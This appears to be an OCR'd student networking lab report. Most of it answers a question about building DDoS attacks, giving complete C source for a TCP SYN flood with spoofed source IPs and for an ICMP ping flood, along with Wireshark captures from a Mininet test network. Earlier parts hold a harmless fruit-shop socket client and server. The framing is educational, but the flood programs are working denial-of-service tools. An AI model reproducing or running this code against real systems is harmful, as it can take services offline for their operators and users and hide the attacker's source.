
```
            else if((20-i)>0 && (20-i)<=5)
            {
                sprintf(client_message,"%s : %d : %s","Purchase history:
( Warning limited stock )\nMango",20-i,asctime(timeinfo));
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
                i++;
            }
            else
            {
                sprintf(client_message,"%s","Mango is Out of Stock");
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
            }
        }
        else if(client_message[0]=='b')
        {
            //Send the message back to client about the apple
            memset(client_message,0,2000);
            if((20-j)>5)
            {
                sprintf(client_message,"%s : %d : %s","Purchase
history:\nApple",20-j,asctime(timeinfo));
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
                j++;
            }
            else if((20-j)>0 && (20-j)<=5)
            {
                sprintf(client_message,"%s : %d : %s","Purchase history:
( Warning limited stock )\nApple",20-j,asctime(timeinfo));
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
                j++;
            }
            else
            {
                sprintf(client_message,"%s","Apple is Out of Stock");
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
            }
        }
        else if(client_message[0]=='c')
        {
            //Send the message back to client about the Orange
            memset(client_message,0,2000);
            if((20-k)>5)
            {
                sprintf(client_message,"%s : %d : %s","Purchase
history:\nOrange",20-k,asctime(timeinfo));
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
                k++;
            }
            else if((20-k)>0 && (20-k)<=5)
            {
                sprintf(client_message,"%s : %d : %s","Purchase history:
( Warning limited stock )\nOrange",20-k,asctime(timeinfo));
                printf("%s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
                k++;
            }
            else
            {
                sprintf(client_message,"%s","Orange is Out of Stock");
                printf(" %s",client_message);
                write(client_sock , client_message ,
strlen(client_message));
            }
        }
    }

    if(read_size == 0)
    {
        puts("Client disconnected");
        fflush(stdout);
    }
    else if(read_size == -1)
    {
        perror("recv failed");
    }

    return 0;
}
```

newclient.c


```
#include<stdio.h>
#include<string.h>
#include<sys/socket.h>
#include<arpa/inet.h>
#include <fcntl.h> // for open
#include <unistd.h>
int main(int argc , char *argv[])
{
    int sock;
    struct sockaddr_in server;
    char message[1000],server_reply[2000];

    // Create socket
    sock = socket(AF_INET , SOCK_STREAM , 0);
    if (sock == -1)
    {
        printf("Could not create socket");
        return 1;
}
    puts("Socket created");

    // Prepare the sockaddr_in structure
    server.sin_addr.s_addr = inet_addr("10.0.0.2");
    server.sin_family = AF_INET;
    server.sin_port = htons( 8888 );
    //Connect to remote server
    if (connect(sock , (struct sockaddr *)&server , sizeof(server)) < 0)
    {
        perror("connect failed. Error");
        return 1;
    }
    puts("Connected\n");

    // to keep communicating with server
    while(1)
```

```
   {
       printf("\npress 1 for list of fruits\npress 2 to exit\n");
       scanf("%s", message);
       printf("\n");

       if(message[0]=='1'|| message[0]=='a'|| message[0]=='b'||
message[0]=='c' )
       {
            //Send some data
            if( send(sock , message , strlen(message) , 0) < 0)
            {
                puts("Send failed");
                return 1;
            }

            //Receive a reply from the server
            if( recv(sock , server_reply , 2000 , 0) < 0)
            {
                puts("recv failed");
                break;
            }

            puts(server_reply);
            memset(server_reply,0,2000);
       }
       else if (message[0]=='2')
       {
           close(sock);
           return 0;
       }
   }
}
```

Output :



```
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# gcc newserver.c -o ss -lm
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./ss
Socket created
bind done
Waiting for connections...
Connection accepted
Purchase history:
Mango : 20 : Sun Jun 12 15:17:18 2022
Purchase history:
Orange : 20 : Sun Jun 12 15:17:31 2022
Client disconnected
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# 
```



```
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# gcc newclient.c -o cc
root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# ./cc
Socket created
Connected


press 1 for list of fruits
press 2 to exit
1

List of items
> Mango (Press "a" to purchase)
> Apple (Press "b" to purchase)
> Orange(Press "c" to purchase)

press 1 for list of fruits
press 2 to exit
a

Purchase history:
Mango : 20 : Sun Jun 12 15:17:18 2022


press 1 for list of fruits
press 2 to exit
c

Purchase history:
Orange : 20 : Sun Jun 12 15:17:31 2022


press 1 for list of fruits
press 2 to exit
1

List of items
> Mango (Press "a" to purchase)
> Apple (Press "b" to purchase)
> Orange(Press "c" to purchase)

press 1 for list of fruits
press 2 to exit
2

root@vicky:/home/vikrnt/6thsem/CNTU/CNLAB# 
```

Question 5 :

Write a RAW socket program to generate TCP SYN flood based DDoS attack towards an IP address. Take four mininet hosts as agent devices. Do the same attack with RAW socket using ICMP packets?

Code :

syn_flood.c

```c
/*
   Syn Flood DOS with LINUX sockets
*/
#include <stdio.h>
#include <string.h> //memset
#include <sys/socket.h>
#include <stdlib.h>      //for exit(0);
#include <errno.h>       //For errno - the error number
#include <netinet/tcp.h> //Provides declarations for tcp header
#include <netinet/ip.h>  //Provides declarations for ip header
#include <netinet/in.h>
#include<netdb.h>

struct pseudo_header // needed for checksum calculation
{
   unsigned int source_address;
   unsigned int dest_address;
   unsigned char placeholder;
   unsigned char protocol;
   unsigned short tcp_length;

   struct tcphdr tcp;
};

unsigned short csum(unsigned short *ptr, int nbytes)
{
   register long sum;
   unsigned short oddbyte;
   register short answer;

   sum = 0;
   while (nbytes > 1)
   {
       sum += *ptr++;
       nbytes -= 2;
   }
   if (nbytes == 1)
   {
       oddbyte = 0;
```

```
        *((u_char *)&oddbyte) = *(u_char *)ptr;
        sum += oddbyte;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum = sum + (sum >> 16);
    answer = (short)~sum;

    return (answer);
}

int main(void)
{
    // Create a raw socket
    int s = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
    // Datagram to represent the packet
    char datagram[4096], source_ip[32];
    // IP header
    struct iphdr *iph = (struct iphdr *)datagram;
    // TCP header
    struct tcphdr *tcph = (struct tcphdr *)(datagram + sizeof(struct
ip));
    struct sockaddr_in sin;
    struct pseudo_header psh;

    sin.sin_family = AF_INET;
    sin.sin_port = htons(6000);
    sin.sin_addr.s_addr = inet_addr("10.0.0.1");

    memset(datagram, 0, 4096); /* zero out the buffer */

    // Fill in the IP Header
    iph->ihl = 5;
    iph->version = 4;
    iph->tos = 0;
    iph->tot_len = sizeof(struct ip) + sizeof(struct tcphdr);
    iph->id = htons(54321); // Id of this packet
    iph->frag_off = 0;
    iph->ttl = 255;
    iph->protocol = IPPROTO_TCP;
    iph->check = 0; // Set to 0 before calculating checksum
    iph->daddr = sin.sin_addr.s_addr;
```

```
   iph->check = csum((unsigned short *)datagram, iph->tot_len >> 1);

   // TCP Header
   tcph->source = htons(50000);
   tcph->dest = htons(6000);
   tcph->seq = 0;
   tcph->ack_seq = 0;
   tcph->doff = 5; /* first and only tcp segment */
   tcph->fin = 0;
   tcph->syn = 1;
   tcph->rst = 0;
   tcph->psh = 0;
   tcph->ack = 0;
   tcph->urg = 0;
   tcph->window = htons(5840); /* maximum allowed window size */
   tcph->check = 0;            /* if you set a checksum to zero, your
kernel's IP stack
                           should fill in the correct checksum during
transmission */
   tcph->urg_ptr = 0;
   // Now the IP checksum

   psh.dest_address = sin.sin_addr.s_addr;
   psh.placeholder = 0;
   psh.protocol = IPPROTO_TCP;
   psh.tcp_length = htons(20);

   memcpy(&psh.tcp, tcph, sizeof(struct tcphdr));

   tcph->check = csum((unsigned short *)&psh, sizeof(struct
pseudo_header));

   // IP_HDRINCL to tell the kernel that headers are included in the
packet
   int one = 1;
   const int *val = &one;
   if (setsockopt(s, IPPROTO_IP, IP_HDRINCL, val, sizeof(one)) < 0)
   {
       printf("Error setting IP_HDRINCL. Error number : %d . Error
message : %s \n", errno, strerror(errno));
       exit(0);
   }
   char ips[][50] = {
       "10.0.0.3",
       "10.0.0.4",
       "10.0.0.5",
       "10.0.0.6",
       "10.0.0.7",
       "10.0.0.8",
       "10.0.0.9",
       "10.0.0.10",
   };
   // Uncommend the loop if you want to flood :)
   int i = 0;
   while (1)
   {
       strcpy(source_ip, ips[i]);
       i = (i + 1) % 10;
       iph->saddr = inet_addr(source_ip); // Spoof the source ip
address
       psh.source_address = inet_addr(source_ip);
       // Send the packet
       if (sendto(s,                          /* our socket */
                  datagram,                   /* the buffer containing
headers and data */
                  iph->tot_len,               /* total length of our
datagram */
                  0,                          /* routing flags, normally
always 0 */
                  (struct sockaddr *)&sin, /* socket addr, just like in
*/
                  sizeof(sin)) < 0)           /* a normal send() */
       {
           printf("error\n");
       }
       // // Data send successfully
       else
       {
           printf("Packet Send \n");
       }
   }

   return 0;
}
```

icmp_flood.c

```c
/**
   ICMP ping flood dos attack example in C
*/
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/time.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <unistd.h>

typedef unsigned char u8;
typedef unsigned short int u16;

unsigned short in_cksum(unsigned short *ptr, int nbytes);
void help(const char *p);

int main(int argc, char **argv)
{
   if (argc < 3)
   {
       printf("usage: %s <source IP> <destination IP> [payload
size]\n", argv[0]);
       exit(0);
   }

   unsigned long daddr;
   unsigned long saddr;
   int payload_size = 0, sent, sent_size;

   saddr = inet_addr(argv[1]);
   daddr = inet_addr(argv[2]);

   if (argc > 3)
   {
       payload_size = atoi(argv[3]);
   }

   //Raw socket - if you use IPPROTO_ICMP, then kernel will fill in the
correct ICMP header checksum, if IPPROTO_RAW, then it wont
   int sockfd = socket (AF_INET, SOCK_RAW, IPPROTO_RAW);
   if (sockfd < 0)
   {
       perror("could not create socket");
       return (0);
   }

   int on = 1;

   // We shall provide IP headers
   if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, (const char*)&on,
sizeof (on)) == -1)
   {
       perror("setsockopt");
       return (0);
   }

   //allow socket to send datagrams to broadcast addresses
   if (setsockopt (sockfd, SOL_SOCKET, SO_BROADCAST, (const char*)&on,
sizeof (on)) == -1)
   {
       perror("setsockopt");
       return (0);
   }

   //Calculate total packet size
   int packet_size = sizeof (struct iphdr) + sizeof (struct icmphdr) +
payload_size;
   char *packet = (char *) malloc (packet_size);

   if (!packet)
   {
       perror("out of memory");
       close(sockfd);
       return (0);
   }

   //ip header
   struct iphdr *ip = (struct iphdr *) packet;
   struct icmphdr *icmp = (struct icmphdr *) (packet + sizeof (struct
iphdr));

   //zero out the packet buffer
   memset (packet, 0, packet_size);
```

```
    ip->version = 4;
    ip->ihl = 5;
    ip->tos = 0;
    ip->tot_len = htons (packet_size);
    ip->id = rand ();
    ip->frag_off = 0;
    ip->ttl = 255;
    ip->protocol = IPPROTO_ICMP;
    ip->saddr = saddr;
    ip->daddr = daddr;
    //ip->check = in_cksum ((u16 *) ip, sizeof (struct iphdr));

    icmp->type = ICMP_ECHO;
    icmp->code = 0;
    icmp->un.echo.sequence = rand();
    icmp->un.echo.id = rand();
    //checksum
    icmp->checksum = 0;

    struct sockaddr_in servaddr;
    servaddr.sin_family = AF_INET;
    servaddr.sin_addr.s_addr = daddr;
    memset(&servaddr.sin_zero, 0, sizeof (servaddr.sin_zero));

    puts("flooding...");

    while (1)
    {
        memset(packet + sizeof(struct iphdr) + sizeof(struct icmphdr),
rand() % 255, payload_size);

        //recalculate the icmp header checksum since we are filling the
payload with random characters everytime
        icmp->checksum = 0;
        icmp->checksum = in_cksum((unsigned short *)icmp, sizeof(struct
icmphdr) + payload_size);

        if ( (sent_size = sendto(sockfd, packet, packet_size, 0, (struct
sockaddr*) &servaddr, sizeof (servaddr))) < 1)
        {
            perror("send failed\n");
            break;
        }
        ++sent;
        printf("%d packets sent\r", sent);
        fflush(stdout);

        usleep(10000);  //microseconds
    }

    free(packet);
    close(sockfd);

    return (0);
}

/*
    Function calculate checksum
*/
unsigned short in_cksum(unsigned short *ptr, int nbytes)
{
    register long sum;
    u_short oddbyte;
    register u_short answer;

    sum = 0;
    while (nbytes > 1) {
        sum += *ptr++;
        nbytes -= 2;
    }

    if (nbytes == 1) {
        oddbyte = 0;
        *((u_char *) & oddbyte) = *(u_char *) ptr;
        sum += oddbyte;
    }

    sum = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;

    return (answer);
}
```

server5.c


```c
#include <stdio.h>
#include <netdb.h>
#include <netinet/in.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#define MAX 80
#define PORT 8080
#define SA struct sockaddr

// Driver function
int main()
{
   int sockfd, connfd, len;
   struct sockaddr_in servaddr, cli;

   // socket create and verification
   sockfd = socket(AF_INET, SOCK_STREAM, 0);
   if (sockfd == -1) {
       printf("socket creation failed...\n");
       exit(0);
   }
   else
       printf("Socket successfully created..\n");
   bzero(&servaddr, sizeof(servaddr));

   // assign IP, PORT
   servaddr.sin_family = AF_INET;
   servaddr.sin_addr.s_addr = htonl(INADDR_ANY);
   servaddr.sin_port = htons(6000);

   // Binding newly created socket to given IP and verification
   if ((bind(sockfd, (SA*)&servaddr, sizeof(servaddr))) != 0) {
       printf("socket bind failed...\n");
       exit(0);
   }
   else
       printf("Socket successfully binded..\n");

   // Now server is ready to listen and verification
   if ((listen(sockfd, 5)) != 0) {
```

```
            printf("Listen failed...\n");
            exit(0);
        }
        else
            printf("Server listening..\n");
        len = sizeof(cli);

        // Accept the data packet from client and verification
        connfd = accept(sockfd, (SA*)&cli, &len);
        if (connfd < 0) {
            printf("server accept failed...\n");
            exit(0);
        }
        else
            printf("server accept the client...\n");

        // After chatting close the socket
        close(sockfd);
    }
```

Output :

of syn_flood.c

Actually we can see that we are sending packets from Node h2 (10.0.0.2) but wireshark is showing other sources IP because we are using these IPs as victims.



"Node: h1"
"Node: h2"
*s1-eth1
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
root@abc-VirtualBox:/home/abc# gcc server5.c -o s
server5.c: In function 'main':
server5.c:60:2: warning: implicit declaration of function 'close'; did you mean 'pclose'? [-Wimplicit-function-declaration]
   60 |  close(sockfd);
      |  ^~~~~
      |  pclose
root@abc-VirtualBox:/home/abc# ./s
Socket successfully created..
Socket successfully binded..
Server listening..
```

```
Packet Send
```

```
No.   Time        Source           Destination  Protocol Length Info
44530 0.586142333 10.0.0.10        10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44531 0.586157862 10.0.0.10        10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44532 0.586172101 255.255.255.255  10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44533 0.586186735 10.0.0.3         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44534 0.586201017 10.0.0.4         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44535 0.586215512 10.0.0.5         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44536 0.586229773 10.0.0.6         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44537 0.586243688 10.0.0.7         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44538 0.586257607 10.0.0.8         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44539 0.586271656 10.0.0.9         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44540 0.586285719 10.0.0.10        10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44541 0.586300027 10.0.0.10        10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44542 0.586313965 255.255.255.255  10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44543 0.586327449 10.0.0.3         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44544 0.586341658 10.0.0.4         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44545 0.586355637 10.0.0.5         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44546 0.586377993 10.0.0.6         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44547 0.586393109 10.0.0.7         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0
44548 0.586407427 10.0.0.8         10.0.0.1     TCP      54 [TCP Retransmission] 50000 → 6000 [SYN] Seq=0 Win=5840 Len=0

Frame 12: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface s1-eth1, id 0
Ethernet II, Src: 7a:d3:0d:6a:e6:c9 (7a:d3:0d:6a:e6:c9), Dst: e6:33:aa:1b:07:40 (e6:33:aa:1b:07:40)
Internet Protocol Version 4, Src: 255.255.255.255, Dst: 10.0.0.1
Transmission Control Protocol, Src Port: 50000, Dst Port: 6000, Seq: 0, Len: 0

0000  e6 33 aa 1b 07 40 7a d3  0d 6a e6 c9 08 00 45 00   ·3···@z· ·j····E·
0010  00 28 d4 31 00 00 ff 06  dd 9d ff ff ff ff 0a 00   ·(·1···· ········
0020  00 01 c3 50 17 70 00 00  00 00 00 00 00 00 50 02   ···P·p·· ······P·
0030  16 d0 b4 51 00 00                                  ···Q··
```

of icmp_flood.c


"Node: h1"
"Node: h2"
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

```
root@abc-VirtualBox:/home/abc# ./s
Socket successfully created..
Socket successfully binded..
Server listening..
```

```
root@abc-VirtualBox:/home/abc# gcc icmp_flood.c -o i
icmp_flood.c: In function 'main':
icmp_flood.c:31:10: warning: implicit declaration of function 'inet_addr' [-Wimp
licit-function-declaration]
   31 |   saddr = inet_addr(argv[1]);
      |           ^~~~~~~~~
root@abc-VirtualBox:/home/abc# ./i 10.0.0.2 10.0.0.1 1200
flooding...
10677 packets sent
```

```
No.   Time         Source     Destination  Protocol Length Info
  735 4.079141290  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  736 4.091908204  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  737 4.091963611  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  738 4.104013652  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  739 4.104064893  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  740 4.114723912  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  741 4.114775212  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  742 4.125238267  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  743 4.125293902  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  744 4.135583898  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  745 4.135634251  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  746 4.156412218  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  747 4.156584310  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  748 4.167376201  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  749 4.167423891  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  750 4.177994322  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  751 4.178042981  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
  752 4.188511611  10.0.0.2   10.0.0.1     ICMP     1242 Echo (ping) request  id=0x6998, seq=50723/9158, ttl=255 (repl…
  753 4.188555953  10.0.0.1   10.0.0.2     ICMP     1242 Echo (ping) reply    id=0x6998, seq=50723/9158, ttl=64 (reque…
```

```
    Identifier (BE): 27032 (0x6998)
    Identifier (LE): 39017 (0x9869)
    Sequence number (BE): 50723 (0xc623)
    Sequence number (LE): 9158 (0x23c6)
    [Response frame: 2]
  Data (1200 bytes)
      Data: f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6f6…
      [Length: 1200]
```

```
0020  00 01 08 00 f5 70 69 98  c6 23 f6 f6 f6 f6 f6 f6   ·····pi· ·#······
0030  f6 f6 f6 f6 f6 f6 f6 f6  f6 f6 f6 f6 f6 f6 f6 f6   ········ ········
